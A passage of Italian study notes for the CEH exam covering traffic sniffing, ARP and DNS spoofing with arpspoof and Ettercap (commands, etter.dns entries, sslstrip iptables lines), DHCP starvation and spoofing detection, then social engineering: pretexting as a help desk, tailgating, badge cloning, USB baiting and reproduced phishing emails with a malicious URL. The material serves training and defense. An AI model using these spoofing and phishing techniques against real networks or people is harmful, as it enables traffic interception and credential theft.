visualizzare solo i pacchetti di una conversazione, mostrando anche il payload in chiaro, utile per visualizzare le comunicazioni HTTP.

Wireshark offre statistiche come:

- **Protocol Hierarchy**, per vedere la distribuzione dei protocolli nella cattura.
- **Conversations**, per osservare le comunicazioni tra endpoint, distinguendo tra Layer 2, IP e TCP.

Il menu **Analyze > Expert Information** mostra errori e pacchetti sospetti in modo centralizzato, evitando di scorrere manualmente tutta la cattura.

Informazioni esperte su Wireshark

Durante la cattura dei pacchetti, Wireshark permette di visualizzare errori, avvisi e note suddivise per categoria, inclusi i frame associati. Cliccando su ciascuna voce si viene portati al frame specifico per analizzare i dettagli del pacchetto.

I file di cattura includono anche l'orario di inizio cattura nei metadati. Puoi configurare Wireshark per mostrare l'orario assoluto dei pacchetti, utile per avere una visione precisa del traffico, a condizione che l'orario e il fuso orario del sistema di cattura siano corretti.

Attacchi di spoofing

Non sei obbligato a limitarti a catturare pacchetti diretti al tuo sistema o a manipolare lo switch per ottenere traffico. Puoi usare **attacchi di spoofing**, fingendo di essere un altro sistema per ricevere traffico destinato ad altri. Questo può avvenire a livello 2, oppure tramite DNS per deviare il traffico verso sistemi sotto il tuo controllo, permettendoti di posizionarti in mezzo alla comunicazione tra due endpoint.

Tieni presente che, durante un attacco di spoofing, un estremo della comunicazione potrebbe non raggiungere l'altro, e se qualcosa sembra strano, gli utenti o gli amministratori potrebbero iniziare a indagare, rischiando di farti scoprire.

ARP Spoofing

Il protocollo ARP funziona in due fasi:

- **Richiesta ARP**, quando un sistema conosce un indirizzo IP ma non il MAC associato, invia una richiesta.
- **Risposta ARP**, in cui il sistema risponde con il proprio MAC.

Non esiste autenticazione nel protocollo, quindi chiunque può rispondere a una richiesta ARP con il proprio MAC per ricevere il traffico destinato a un altro IP. È possibile anche inviare risposte ARP spontanee (gratuitous ARP) senza attendere una richiesta.

Gli **ARP cache** sui sistemi Linux hanno una durata predefinita di 60 secondi:

```
swift
Copy code
cat /proc/sys/net/ipv4/neigh/default/gc_stale_time
60
```

Su Windows, la durata varia perché Microsoft usa un valore base di 30.000 millisecondi moltiplicato per un numero casuale tra 0.5 e 1.5, rendendo la durata variabile a ogni avvio.

Poiché le cache scadono rapidamente, è necessario inviare continuamente risposte ARP spontanee in modo automatico. Inoltre, quando intercettiamo pacchetti, dobbiamo reinoltrarli verso la rete con il MAC corretto come destinazione, altrimenti la comunicazione non avviene e le connessioni TCP restano incomplete.

Uso di **arp spoof**

Il programma **arp spoof** consente di posizionarsi tra due sistemi sulla rete dichiarando quali IP si desidera fingere. In questo modo, riceviamo i pacchetti che sarebbero destinati al gateway predefinito o a un altro sistema.

Esempio pratico:

```
scss
Copy code
kilroy@zaphod:~$ sudo arpspoof -i eth0 -c both 192.168.86.1
0:1c:42:38:62:8e ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.86.1 is-at 0:1c:42:38:62:8e
...
^CCleaning up and re-arping targets...
```

In questo esempio, si spoofa l'intera rete verso il gateway predefinito. Tuttavia, così facendo, riceverai solo il traffico che esce dalla rete. Per ricevere traffico in entrambe le direzioni, si può usare `-t` specificando un indirizzo IP target e `-r` per indicare di raccogliere le connessioni inverse.

Uso di Ettercap

Ettercap può essere utilizzato sia in modalità console che grafica. In modalità grafica è possibile selezionare gli host target e avviare attacchi man-in-the-middle (MitM) tramite ARP spoofing.

Si inizia selezionando Unified sniff (se c'è un'unica interfaccia) o Bridged sniff (se ci sono più interfacce). Dopo la scansione degli host, puoi visualizzare la lista e selezionare i target della

conversazione, come un client e un domain controller per intercettare potenzialmente le credenziali.

Dal menu MitM si seleziona ARP poisoning, scegliendo se sniffare le connessioni remote e se effettuare lo spoofing in un solo senso. Una volta avviato, puoi confermare il funzionamento catturando pacchetti che transitano tra sistemi diversi dal tuo, come ad esempio pacchetti tra `192.168.86.55` e `192.168.86.1`, segno che l'attacco funziona.

Dopo aver terminato, è consigliato fermare l'attacco per ripristinare le corrette associazioni ARP, anche se le cache si svuotano automaticamente in pochi minuti.

DNS Spoofing

Il **DNS spoofing** è una tecnica più mirata rispetto all'ARP spoofing, utile per reindirizzare specifiche richieste DNS verso sistemi sotto il tuo controllo.

Quando un target tenta di visitare un sito, puoi intercettare la richiesta DNS e rispondere con un indirizzo IP di un server controllato da te, su cui ospiti un sito clone per raccogliere informazioni.

Per attuare il DNS spoofing, Ettercap utilizza un file di configurazione simile a un file di zona DNS, come ad esempio:

```
css
Copy code
# Sample hosts file for dns_spoof plugin
www.foo.com      A  192.168.86.57
www.wubble.com    A  192.168.86.57
mail.foo.com     A  192.168.86.57
foo.com          MX 192.168.86.57
```

Il file si trova solitamente in `/etc/ettercap/etter.dns`. Una volta configurato, si avvia Ettercap con sniffing e ARP spoofing, poi si abilita il plugin `dns_spoof` da **Plugins > Manage Plugins**, caricando automaticamente il file `etter.dns`.

Queste tecniche funzionano solo all'interno della rete locale perché il routing è basato sugli indirizzi MAC, quindi richiedono connessione fisica o accesso alla rete locale.

Dopo aver avviato l'attacco, puoi visualizzare i log in Ettercap che registrano le richieste DNS intercettate e reindirizzate verso il tuo server.

Il traffico viene reindirizzato, ma non verso un nostro sistema locale, bensì verso un altro sistema su Internet. Poiché qui utilizziamo DNS, l'host non deve essere presente sulla rete locale. Il DNS risponde con un indirizzo IP e il sistema che richiede tenterà la connessione a

quell'indirizzo IP. L'unica ragione per cui è necessario l'accesso locale è per catturare le richieste. Una volta che le richieste sono state catturate e a queste si è risposto, tutto avviene al livello 3 e superiori.

Ettercap DNS Spoof Log:

```
java
Copy code
SEND L3 ERROR: 246 byte packet (0800:06) destined to 192.168.86.26 was not forwarded
(libnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 48 byte packet (0800:11) destined to 192.168.86.26 was not forwarded (li
bnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 83 byte packet (0800:06) destined to 192.168.86.26 was not forwarded (I
ibnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 52 byte packet (0800:06) destined to 192.168.86.26 was not forwarded (I
ibnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 52 byte packet (0800:06) destined to 192.168.86.26 was not forwarded (I
ibnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 48 byte packet (0800:11) destined to 192.168.86.26 was not forwarded (li
bnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 48 byte packet (0800:11) destined to 192.168.86.26 was not forwarded (li
bnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 48 byte packet (0800:11) destined to 192.168.86.26 was not forwarded (li
bnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 52 byte packet (0800:06) destined to 192.168.86.26 was not forwarded (I
ibnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
SEND L3 ERROR: 245 byte packet (0800:06) destined to 192.168.86.26 was not forwarded
(libnet_write_raw_ipv4(): -1 bytes written (Network is unreachable) )
DHCP: [192.168.86.1] ACK : 192.168.86.43 255.255.255.0 GW 192.168.86.1 DNS 192.168.86.1
"lan"
dns_spoof: A [browser.pipe.aria.microsoft.com] spoofed to [107.170.40.56]
```

Funziona perché la richiesta DNS, pur inviandosi al server DNS legittimo che risponde, utilizza UDP e quindi non richiede connessione. Una richiesta basata su UDP viene inviata e una risposta basata su UDP torna indietro. Il sistema può inviare più richieste, ma utilizzerà la prima risposta che riceve. Poiché il sistema Ettercap si trova nella rete locale, mentre il server DNS probabilmente no, la risposta di Ettercap arriva per prima. Le risposte successive verranno ignorate, avendo già popolato la cache DNS sul sistema bersaglio con l'indirizzo configurato in [etter.dns](#).

Attacco di esaurimento DHCP

Un'altra tecnica per ottenere informazioni dagli utenti finali è l'attacco chiamato DHCP starvation. Funziona sugli indirizzi IPv4 assegnati dinamicamente ai dispositivi. Questo attacco può avere due risultati malevoli: l'attaccante invia molti messaggi DHCPDISCOVER verso l'indirizzo broadcast 255.255.255.255, e il server DHCP risponde riservando indirizzi IP in attesa di un acknowledgment che non arriva mai, finché esaurisce tutti gli indirizzi disponibili. Se lasciato così, diventa un attacco DoS, impedendo ai dispositivi di ottenere un IP dal server DHCP legittimo.

A questo punto, l'attaccante può avviare un proprio server DHCP, rispondendo alle richieste broadcast e fornendo, oltre all'IP, anche un DNS malevolo per inviare gli utenti verso siti controllati dall'attaccante, oppure un gateway locale controllato per osservare e catturare il traffico prima di inoltrarlo verso la destinazione legittima, similmente all'attacco ARP spoofing.

sslstrip

La cifratura complica la cattura del traffico, essendo pensata per essere end-to-end. Tuttavia, gli hacker etici cercano comunque di violare i limiti. In passato, SSL era vulnerabile su molte versioni, e anche le prime versioni di TLS erano vulnerabili.

Il programma sslstrip, sviluppato da Moxie Marlinspike, permette di catturare messaggi SSL e rimuovere la cifratura, sfruttando la vulnerabilità dei protocolli più vecchi. Oggi sslstrip funziona meno, poiché server aggiornati usano solo TLS 1.2 e superiori. sslstrip agisce come proxy trasparente, modificando i collegamenti HTTPS in HTTP e simulando una connessione sicura inesistente.

Può funzionare come programma standalone o come plugin di Ettercap, ma richiede ARP spoofing attivo. Serve una configurazione su Ettercap per attivare il plugin sslstrip con le seguenti righe da decommentare in [/etc/ettercap/etter.conf](#):

```
perl
Copy code
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j RE
DIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j RE
DIRECT --to-port %rport"
```

Una volta configurato, sslstrip catturerà il traffico HTTPS solo se la connessione utilizza SSL/TLS vulnerabile.

Esempio - Running sslstrip in Ettercap:

```
nginx
Copy code
Host 192.168.86.1 added to TARGET1

ARP poisoning victims:

GROUP 1 : 192.168.86.1 18:D6:C7:7D:F4:8A

GROUP 2 : ANY (all the hosts in the list)
Activating sslstrip plugin...
SSLStrip plugin: bind 443 on 59273
SSLStrip Plugin version 1.1 is still under experimental mode.
Please reports any issues to the development team.
DHCP: [192.168.86.1] ACK : 0.0.0.0 255.255.255.0 GW 192.168.86.1 DNS 192.168.86.1 "lan"
```

Rilevamento dello spoofing

Gli operatori di rete devono rilevare gli attacchi di spoofing, poiché un buon attacco potrebbe non essere visibile all'utente. Con ARP spoofing, l'attaccante invia molte risposte ARP che, se monitorate, rivelano l'attacco e il MAC dell'attaccante.

Conoscere un MAC non basta, ma si possono usare strumenti di lookup OUI per identificare il produttore. Esempio: un MAC 70:4d:7b:6d:52:6a risulta ASUS. Per individuare il dispositivo si verifica la mappatura MAC–porta sullo switch, risalendo al dispositivo.

Per spoofing a livello IP (utile contro attacchi DoS) si utilizza il **reverse path verification del router**, che controlla che l'interfaccia d'ingresso coincida con quella d'uscita della risposta, segnalando possibili pacchetti spoofati.

Per il **DNS spoofing**, l'uso di server DNS locali con TCP e DNSSEC aiuta a mitigare i rischi.

Per il **DHCP starvation**, se si ricevono offerte da IP inattesi o molti DHCPDISCOVER senza ACK, è probabile un attacco DHCP starvation.

Sintesi finale

Lo sniffing è fondamentale per raccogliere informazioni, catturando frame a livello Data Link. Puoi usare strumenti come:

- **tcpdump** (Unix-like)
- **windump** (Windows)
- **tshark** (CLI)

- **Wireshark** (GUI, analisi avanzate, evidenzia errori di protocollo, statistiche su pacchetti e byte, breakdown dei protocolli)

Puoi catturare pacchetti usando **port mirroring (SPAN)** o **ARP spoofing** per deviare traffico al dispositivo. L'ARP spoofing consente anche DNS spoofing o l'uso di sslstrip su Ettercap.

Il DNS spoofing reindirizza il traffico rispondendo prima del DNS legittimo, sfruttando la logica "chi risponde prima vince".

Capitolo 10 – Ingegneria sociale

Gli argomenti CEH coperti in questo capitolo sono:

- Ingegneria sociale
- Sicurezza fisica
- Procedure di verifica
- Biometria

Circa l'80% degli attacchi oggi coinvolge qualche forma di ingegneria sociale, rendendo fondamentale conoscerla. Se gli attaccanti la usano, anche tu devi saperla usare. È una via molto efficace per entrare in una rete e continuare i test, specialmente durante un red teaming dove si ha maggiore libertà operativa.

Conosci già strategie base come il phishing, ma l'ingegneria sociale non si limita all'invio di email. Qualsiasi metodo per manipolare una persona a fare qualcosa che normalmente non farebbe rientra in questa categoria. Usa psicologia e natura umana, sfruttando le persone contro loro stesse.

Oltre alle basi, esiste anche l'ingegneria sociale fuori dal mondo digitale. Un social engineer abile sa come far fare agli altri ciò che desidera. Oltre al phishing, esistono siti web rogue, controllati dall'attaccante o con malware inseriti anche in siti legittimi.

Un attaccante può creare un punto di accesso wireless rogue per attirare le persone a connettersi credendo sia una rete sicura. La creazione di reti rogue e altre attività di ingegneria sociale può essere automatizzata per risparmiare tempo, e tutto questo sarà trattato nel capitolo.

Ingegneria sociale

L'ingegneria sociale, indipendentemente da come veniva chiamata, esiste da quanto esiste l'uomo. Si può chiamare manipolazione, ma nella sicurezza informatica si parla di ingegneria

sociale. L'obiettivo è convincere o manipolare qualcuno a fare qualcosa che normalmente non farebbe per uno sconosciuto.

Robert Cialdini ha proposto sei principi per comprendere l'influenza:

- **Reciprocità**: le persone tendono a rispondere a una gentilezza con un'altra gentilezza.
- **Impegno**: se qualcuno prende un impegno, tenderà a mantenerlo.
- **Prova sociale**: se vedi altri fare qualcosa, pensi che sia accettabile farlo anche tu.
- **Autorità**: le persone tendono a seguire le figure autoritarie.
- **Gradimento**: se ti piace qualcuno, tenderai a seguirlo.
- **Scarsità**: la scarsità percepita aumenta il valore percepito.

Questi principi derivano dalla nostra evoluzione, poiché la fiducia era fondamentale per la sopravvivenza, rendendoci suscettibili alle truffe e all'ingegneria sociale.

Lo scopo primario dell'ingegneria sociale è ottenere informazioni che non dovrebbero essere fornite: username, password, numeri di previdenza, numeri di carta di credito o indurre a visitare siti compromessi o aprire email malevole.

Un esempio è il virus **I Love You**, che richiedeva l'apertura di un'email e di un file "testo" che in realtà era un `.vbs` nascosto, sfruttando la fiducia e l'ingenuità degli utenti.

Pretexting

Il pretexting è l'uso di una storia per giustificare il contatto e portare avanti l'attacco di ingegneria sociale. La storia deve essere coerente con l'obiettivo, ad esempio se vuoi ottenere le credenziali aziendali, non puoi fingere di essere la banca della vittima.

Costruisci la storia con un "gancio" che invogli la vittima a interagire. Può essere utile fingere di essere un help desk che avverte la vittima di tentativi di accesso sospetti, inducendola a fornire la password o a cambiarla.

Esempi come le truffe telefoniche dell'IRS o di enti di polizia sfruttano l'autorità, generando paura per spingere la vittima a pagare o fornire dati sensibili.

Email apparentemente inviate da FedEx, Chase o American Express con loghi reali e grafiche coerenti sfruttano il senso di legittimità per indurre l'utente a cliccare link malevoli.

FYI: la **truffa 419** (o del Principe Nigeriano) chiedeva un anticipo in cambio di ricchezze promesse. Risale all'800, a testimonianza di quanto l'ingegneria sociale sia antica.

Per avere successo, bisogna preparare il pretexting in modo che la storia sia coerente e resistente a eventuali domande della vittima, rendendo l'attacco convincente sia di persona che in forma digitale.

Vettori di ingegneria sociale

I principali vettori sono:

- **Phishing**: inganno via email o messaggistica per ottenere dati.
 - **Vishing**: phishing tramite chiamate vocali, usato anche per riconoscimento.
 - **Smishing**: phishing via SMS con link malevoli.
 - **Impersonation**: impersonificazione fisica o digitale per accedere a luoghi o siti.
-

Furto di identità

Un comune risultato di un attacco di ingegneria sociale è il furto di identità, rubando informazioni personali per frodi finanziarie o assicurative. Oggi l'identità digitale ruota attorno a username e password.

Per proteggersi:

- Password lunghe e robuste.
- Non usare dati personali nelle password.
- Proteggere informazioni come numeri di previdenza sociale, dati bancari e biografici.

Curiosità: fino al 2011 i numeri di previdenza erano assegnati in modo prevedibile in base all'area e al gruppo, rendendo alcuni dati ipotizzabili se si conoscevano informazioni biografiche.

Il furto di identità costa decine di miliardi ogni anno, causando perdite di centinaia di dollari a persona, oltre al tempo speso per risolvere le conseguenze.

Ingegneria sociale fisica

Non tutti i dati sono digitali, e il punto più debole di un'organizzazione sono spesso le persone. Accedere fisicamente può consentire di visualizzare scrivanie, lavagne o password annotate, che molti utenti scrivono quando le policy di password sono troppo complesse.

L'accesso fisico consente di:

- Trovare computer sbloccati.
- Avviare sistemi da dispositivi rimovibili per cambiare password o estrarre.

Tuttavia, l'accesso fisico non è semplice, data la presenza di misure di sicurezza.

Badge Access

Il badge è un metodo comune per limitare l'accesso ai soli autorizzati, dotato di RFID che viene letto da un lettore collegato a un sistema che verifica le autorizzazioni e sblocca le porte quando l'utente è autorizzato.

Gli accessi basati su badge RFID sono comuni per limitare l'ingresso agli autorizzati. Tuttavia, possono essere aggirati. Il **tailgating** consiste nel seguire qualcuno che ha sbloccato la porta con il suo badge per entrare, specialmente in orari di entrata. Questo non garantisce accesso a tutte le aree, poiché spesso anche le porte interne richiedono badge, ma si può ripetere la tecnica più volte. Il **piggybacking** è simile, ma con il consenso dell'impiegato.

Gli impiegati vengono spesso istruiti a monitorare il tailgating, ma molti evitano di fermare altre persone per chiedere il badge. Alcune aziende preferiscono che gli impiegati lascino entrare le persone e segnalino poi alla sicurezza per evitare rischi fisici.

Un altro metodo è **clonare un badge RFID** leggendo l'identificativo e replicandolo su un altro badge o dispositivo, usando anche NFC dei telefoni. Alcuni hotel permettono già l'apertura delle porte tramite smartphone. Può essere più semplice prendere in prestito fisicamente un badge, poiché molte persone non controllano le foto sui badge o li portano girati, rendendo invisibile nome o foto.

Non tutte le aziende stampano nome o logo sui badge, e alcune non includono nemmeno la foto. Un'azienda con cui ho lavorato dava badge ai consulenti con solo una grande C, senza foto o nome, rendendo difficile contestarne l'uso.

Talvolta vi è una guardia vicino agli accessi a badge per controllare visivamente e prevenire il tailgating, ma in gruppi è facile passare inosservati. Non tutte le aziende rendono facile l'accesso, molte porte si chiudono rapidamente.

Man Trap

Un **man trap** è un sistema con due porte separate da un piccolo spazio: si entra dalla prima, ma si resta bloccati finché non si apre la seconda, gestita da una guardia o da un sistema automatico che controlla l'identità. Può richiedere badge, verifica fotografica o altra autenticazione, rendendo l'accesso più complesso.

Alcuni usano tornelli o porte girevoli che limitano l'ingresso a una persona per volta con badge, evitando il tailgating. Queste porte possono funzionare anche all'uscita, richiedendo un altro swipe del badge per uscire.

Le **normative sull'accessibilità** obbligano spesso la presenza di ingressi per disabili, che rimangono aperti più a lungo per permettere il passaggio, e possono essere sfruttati per aggirare porte più restrittive.

Biometria

La biometria usa caratteristiche fisiche uniche per autenticare l'accesso. Oggi usiamo regolarmente biometria per sbloccare i telefoni con impronte digitali o Face ID.

Tipi di biometria:

- **Impronte digitali:** comuni, ma vulnerabili a repliche ad alta risoluzione.

- **Scanner dell'iride:** identifica il pattern unico dell'iride, funziona anche al buio.
- **Scanner retinici:** leggono il pattern dei vasi sanguigni nella retina.
- **Voiceprint:** impronta vocale, ma influenzata da fattori come raffreddori o orari del giorno.
- **Palm vein scanning:** legge il pattern delle vene del palmo.
- **Gait recognition:** analizza la camminata e i movimenti del corpo.

L'efficacia dei sistemi biometrici si misura tramite **tassi di falso negativo** (accesso negato a chi dovrebbe entrare) e **falso positivo** (accesso concesso a chi non dovrebbe). I sistemi meno diffusi includono palm-print e hand topography, meno affidabili e bypassabili, ma spesso è meglio evitare situazioni che richiedano la scansione biometrica.

Chiamate Telefoniche

Le telefonate possono essere usate per raccogliere informazioni tramite ingegneria sociale. Gli attaccanti possono spacciarsi per help desk, approfittando del principio di **reciprocità** (la vittima è grata per l'aiuto) e **autorità** (gli utenti si fidano di chi sembra avere conoscenze tecniche), convincendo le vittime a fornire credenziali.

Le aziende formano i dipendenti per riconoscere le truffe, ma con una storia plausibile e informazioni interne raccolte in precedenza, gli attaccanti possono sembrare più credibili.

Baiting

Le persone amano le cose gratis. In passato si lasciavano **CD** con nomi accattivanti per indurre le persone a inserirli nei computer, ma oggi i **USB stick** sono più efficaci. Un attaccante può lasciare una chiavetta con un software che garantisce accesso remoto, sfruttando file [autorun.inf](#) se il computer ha l'esecuzione automatica attiva.

Le aziende formano gli utenti per non usare dispositivi sconosciuti, ma se la "esca" è abbastanza interessante (ad esempio un USB da 128 GB trovato per terra), molti utenti lo proveranno comunque.

Tailgating

Il tailgating è una tecnica comune: seguire una persona attraverso una porta che si richiude lentamente o sembrare che si abbia un badge. Sfrutta la gentilezza delle persone, che potrebbero tenere la porta aperta se sembri aver perso il badge, e la loro riluttanza a confrontarsi.

Può essere mitigato tramite man trap, chiusure rapide delle porte e guardie di sicurezza, oltre a ingressi a persona singola come le porte girevoli che impediscono il passaggio simultaneo di più persone.

Phishing

Gli attacchi di phishing sono noti: email che promettono vincite o richiedono dati personali. Se non ne hai mai visto uno, basta guardare la cartella Junk della tua email.

Esempio (Figura 10.3 Phishing email):

Un'email che dice che hai vinto denaro, ma per riceverlo devi fornire informazioni personali. È sospetta perché:

- Offre soldi gratis.
- Chiede dati personali per una lotteria mai partecipata.
- Parla di un "barrister" negli USA, ma negli USA si usano "lawyers", non "barrister".

La grammatica è un indizio utile: se noti errori grammaticali sospetti in un'email, è un segnale che potrebbe trattarsi di phishing. Chiedere semplicemente informazioni di contatto è un phishing di bassa qualità, che raramente ha successo. Tuttavia, le truffe 419 continuano a funzionare perché chi cade in questi tranelli spesso si auto-seleziona come vittima.

Le email di phishing più efficaci sono costruite in modo da sembrare legittime, finché non le osservi attentamente. Queste email hanno maggiori probabilità di successo e non sono difficili da creare. (**Esempio: Figura 10.4 Wells Fargo phishing email**). Se ricevessi una simile email da Wells Fargo (banca con cui hai rapporti), potresti crederci: la grafica e il tono sono coerenti, invocano **autorità** (Wells Fargo) e **reciprocità** (ci stanno proteggendo).

Action Required: Your Wells fargo account has been locked.

Wells Fargo Online <=?UTF-8?B?czNjVXIxdHktV2VmHNmNHJnMGJqaGRmdWVnNjR1aGRoajd5aGdrbG9vZTc0aGh...>

Ric Messier

Thursday, November 8, 2018 at 2:39 PM

Show Details

This message appears to be junk mail. Beware of links in this message.

Mark as Not Junk

XING for Outlook

Manage Add-ins...



Dear Customer,

Some information in your Wells Fargo account appears to be incorrect or missing. For your security, we locked your account access in order to prevent any fraudulent activity.

Please verify your Identity and information through our Information Protection Center to continue enjoying our service. Please understand that without promptly updating your Online Account service may be discontinued.

[Please click here to visit our Information Protection Center Now](#)

ALL FIELDS ARE REQUIRED

<http://5starproperties.org/well-known/acme-challenge/upload/Home/>

After completing the fast and easy review, we'll quickly update your information accordingly. Thanks for helping us keep you connected.

Sincerely Wells Fargo Online.

Please do not reply this automated mail.

Together we'll go far



Wells Fargo & Company Headquarters: 420 Montgomery St., San Francisco, CA 94104

Tuttavia, passando il cursore sul link si vede un URL sospetto non collegato a Wells Fargo, e il mittente usa un'email fasulla. Un altro link nascosto porta a un URL diverso, anch'esso sospetto. Questi link possono condurre a siti che richiedono dati bancari o installano malware, o entrambi, per raccogliere informazioni mentre installano un programma di accesso remoto.

Il phishing è una strategia redditizia, come dimostra la quantità di messaggi di phishing che finiscono nello spam. Se invece di inviare email generiche, l'attacco è mirato a specifici dipendenti, si parla di **spear phishing**, un attacco mirato che colpisce obiettivi precisi.

Le email di phishing possono avere allegati, spesso mascherati da fatture. (**Esempio: Figura 10.5 Phishing email with attachment**). Gli allegati sono spesso file PDF, considerati meno pericolosi dagli utenti rispetto a un file eseguibile, ma i PDF possono contenere codice dannoso.

[New PDF-Receipt] [Order Confirmed] : Your payment has been submitted and being process [Thank You]...

Apple <noreply-ordersatsscservice.asspinc123491@cssrvicesupdate-appcmaccloud.com>
store@cs.apple.com; cs@apple.com
Friday, October 26, 2018 at 8:12 AM
Show Details

 Zero-Hour Auto Pur... ▾
0.4 KB

 Download All  Preview All

This message appears to be junk mail. Beware of links in this message.

XING for Outlook Manage Add-ins...

Hi ! Customer,

Date/Time: Friday, Oct 26, 2018 01:41:13 SGT

Case No: LT78123065TH.
Merchant Name: iTunes Store!
Amount: USD 12.99

More details about your transaction are included as attached file PDF in this mail.
Thank you for using our service.

Sincerely,
Apple. Store

Gli attacchi di phishing sono fondamentali nei penetration test o nelle simulazioni red team. Strumenti come **FiercePhish** possono aiutare a gestire campagne di ingegneria sociale, target, modelli di email e template riutilizzabili, sfruttando la **avidità naturale** delle vittime (vincite, rimborsi, ecc.).

Contact Spamming

L'ingegneria sociale sfrutta la fiducia. Spesso le email di phishing sembrano provenire da fonti affidabili per guadagnarsi la fiducia della vittima. Il **contact spamming** sfrutta la stessa logica: un attaccante compromette un account email e usa la rubrica per inviare messaggi ai contatti della vittima, aumentando le possibilità di successo.

Non serve necessariamente compromettere un account: l'attaccante può ottenere informazioni sui contatti in altri modi e inviare email spoofate che sembrano provenire dalla vittima.

Quid Pro Quo

Il **quid pro quo** ("qualcosa in cambio di qualcosa") prevede che la vittima riceva un'offerta in cambio di dati. Ad esempio, viene offerto supporto tecnico per risolvere un problema con l'account, ma in cambio si richiedono le credenziali.


Può avvenire tramite email o telefonate: l'attaccante chiama fingendosi help desk, segnala un problema e richiede le credenziali per risolverlo velocemente.

Per prevenire questi attacchi, gli utenti devono verificare che i contatti provengano realmente dal supporto IT, richiamando numeri noti per confermare l'identità di chi richiede dati sensibili.

Ingegneria Sociale sui Social Network

I social network sono terreni fertili per l'ingegneria sociale. Un esempio è il **cloning** su Facebook, dove ricevi una richiesta da qualcuno che hai già tra gli amici: in realtà, è un clone del profilo originale. Accettando, l'attaccante guadagna la tua fiducia e può chiedere denaro, aiuto o altre informazioni.

Un altro metodo è compromettere un account tramite credenziali ottenute altrove, prendere possesso dell'account e contattare gli amici. (**Esempio: Figura 10.6 LinkedIn message**). Con i contatti dell'account compromesso, l'attaccante può vendere prodotti falsi, raccogliere credenziali o truffare le vittime, sfruttando la fiducia nei messaggi ricevuti da "amici".



Website Attacks

Il phishing può richiedere un secondo elemento, come un malware allegato per ottenere accesso al sistema della vittima. Tuttavia, è più semplice far cliccare su un link che apre un allegato, specialmente se l'email e il link sembrano legittimi.

Per questo motivo, l'attaccante potrebbe usare un **sito clonato**, simile a quello originale, per raccogliere credenziali o distribuire payload.

"There are lots of ways to get a URL to look like it may be legitimate. You could register a hostname like www.microsoft.com.rogue.com, which may let people think they are connecting to Microsoft's site when in fact they are connecting to the host identified by the hostname in the domain rogue.com."

Molte persone non conoscono la struttura dei nomi di dominio completi (FQDN) e possono cadere in questi tranelli.

Non è necessario usare solo il phishing come vettore. Puoi sfruttare il modo in cui le persone navigano, lasciando che visitino il tuo sito clonato senza invogliare direttamente. L'obiettivo è mantenere l'apparenza di legittimità per raccogliere informazioni o consegnare payload.

